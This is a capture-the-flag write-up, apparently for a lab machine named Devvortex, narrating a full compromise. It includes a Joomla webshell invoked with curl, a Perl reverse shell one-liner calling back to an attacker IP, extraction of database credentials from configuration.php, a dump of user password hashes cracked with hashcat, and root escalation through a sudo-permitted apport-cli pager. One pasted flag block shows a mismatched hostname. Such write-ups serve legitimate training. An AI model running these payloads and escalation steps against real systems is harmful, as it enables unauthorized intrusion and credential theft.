



```
http://dev.devvortex.htb/administrator/index.php?option=com_installer&view=install

curl -X POST 'http://dev.devvortex.htb/modules/mod_webshell/mod_webshell.php' --
data "action=exec&cmd=id"
```

```
┌──(root㉿kali)-[/home/kali]
└─# curl -X POST 'http://dev.devvortex.htb/modules/mod_webshell/mod_webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}
```


Very straight forward! I have RCE, Now I want to turn this into a shell. Once I moved everything to the repeater I starting testing a good command for a reverese shell and settled on perl

```
perl -e 'use
Socket;$i="10.10.14.3";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));i
f(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};'
```





Ill paste this into my Burpe suit repeater and url encode key characters, Sorry I don't have a screen shot of that.
Ill set a Netcat listener.

```
nc -lvnp 443
```




Then click send and I have a shell as www-data




I upgraded my shell using python


```
python -c 'import pty; pty.spawn("/bin/bash")'
```

I couldn't get my shell any better but it didn't matter because I didn't have much left to do. My immediate reaction is to try

```
sudo -l
```

but nothing showed up, no surprise. It's www-data.
I checked the home directory and saw another user named logan. This matched what I saw in /etc/passwd
I googled where Joomla keeps its mysql credentials since joomla requires a database backend and it returned that its located in configuration.php in the root of the website files.

```
cat /var/www/dev.devvortex.htb/configuration.php
```



```
public $debug_lang_const = true;
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'lewis';
public $password = 'P4ntherg0t1n5r3c0n##';
public $db = 'joomla';
public $dbprefix = 'sd4fg_';
public $dbencryption = 0;
public $dbsslverifyservercert = false;
public $dbsslkey = '';
public $dbsslcert = '';
public $dbsslca = '';
public $dbsslcipher = '';
```

It was now I realized that I already had the mysql credentials. So I locally logged into mysql

```
mysql -u lewis -p
password: P4ntherg0t1n5r3c0n##

show databases;
use joomla
show tables
select * from sd4fg_users
```

```
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+-----------
---------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| id  | name       | username | email               | password                                                     | block | sendEmail | registerDate        | lastvisitDate       | activatio
                                                                                                         | lastResetTime | resetCount | otpKey | otep | requireReset | authProvider |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+-----------
---------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2024-02-16 19:41:24 | 0
                                                                                                         | NULL          |          0 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |     0 |         0 | 2023-09-26 19:15:42 | NULL                |
nguage":"","editor":"","timezone":"","a11y_mono":"0","a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL          |          0 |        |      |            0 |              |
+-----+------------+----------+---------------------+--------------------------------------------------------------+-------+-----------+---------------------+---------------------+-----------
---------------------------------------------------------------------------------------------------------+---------------+------------+--------+------+--------------+--------------+

2 rows in set (0.01 sec)
```

found logan creds

This where I learned a valuable lesson, Never try just one cracker. I immediately pasted the hash into Crackstation and it returned nothing. So I spent the next several hours looking around for anything. I tried kernel exploits like PwnKit, I tried using the credentials I had everywhere and nothing came up. I finnally returned to the hash since it had to be a my way forward. I loaded the hash into a file.

```
echo '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12' > hash
hashcat hash
```

hashcat returned that this was a blowfish encryption and that i could try to crack using 3200, so thats what i did

```
hashcat hash -m 3200 --wordlist /usr/share/wordlists/rockyou.txt
```

After a few minutes ( I'm traveling so I only had my slow laptop ) it cracked!

```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
```

I Immediately tried these credentials for logan

```
ssh logan@10.129.110.247
password: tequieromucho
```

I was very happy to see I had a shell with logan using ssh.

```
┌──(root㉿kali)-[~/devvortex]
└─# ssh logan@10.129.110.247
The authenticity of host '10.129.110.247 (10.129.110.247)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.110.247' (ED25519) to the list of known hosts.
logan@10.129.110.247's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 16 Feb 2024 08:42:42 PM UTC

  System load:           0.0
  Usage of /:            64.2% of 4.76GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             166
  Users logged in:       0
  IPv4 address for eth0: 10.129.110.247
  IPv6 address for eth0: dead:beef::250:56ff:feb0:40e9

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$
[0] 0:ssh*
```

grab the user flag!

```
albert@alert:~$ cat user.txt
2a6616
albert@alert:~$
```

My very first check is to see if logan has any sudo permissions.

```
sudo -l
```

And he does!

```
sudo /usr/bin/apport-cli
```

GTFObins had nothing on apport-cli.
but google showed an easy exploit here

So I tried it exactly as mentioned.

```
sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash
press V (view report)
!/bin/bash
```

but got this

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash

*** Error: Invalid problem report

No such file or directory

Press any key to continue...

logan@devvortex:~$
[0] 0:ssh*
```

I had sudo rights for JUST apport-cli, so I played around with it until I could view a report.

```
sudo /usr/bin/apport-cli
4
v
!/bin/bash
```

```
Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 4


*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
pgrep: invalid user name: pulse
...............

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan#
[0] 0:ssh*
```

and I had root! And grabbed the root flag!

```
root@devvortex:/home/logan# cat /root/root.txt
[redacted]
root@devvortex:/home/logan#
[0] 0:ssh*
```

I enjoyed this machine. It was very straight forward and didnt pose any significant challenge. But I enjoyed it either way. Thanks for reading!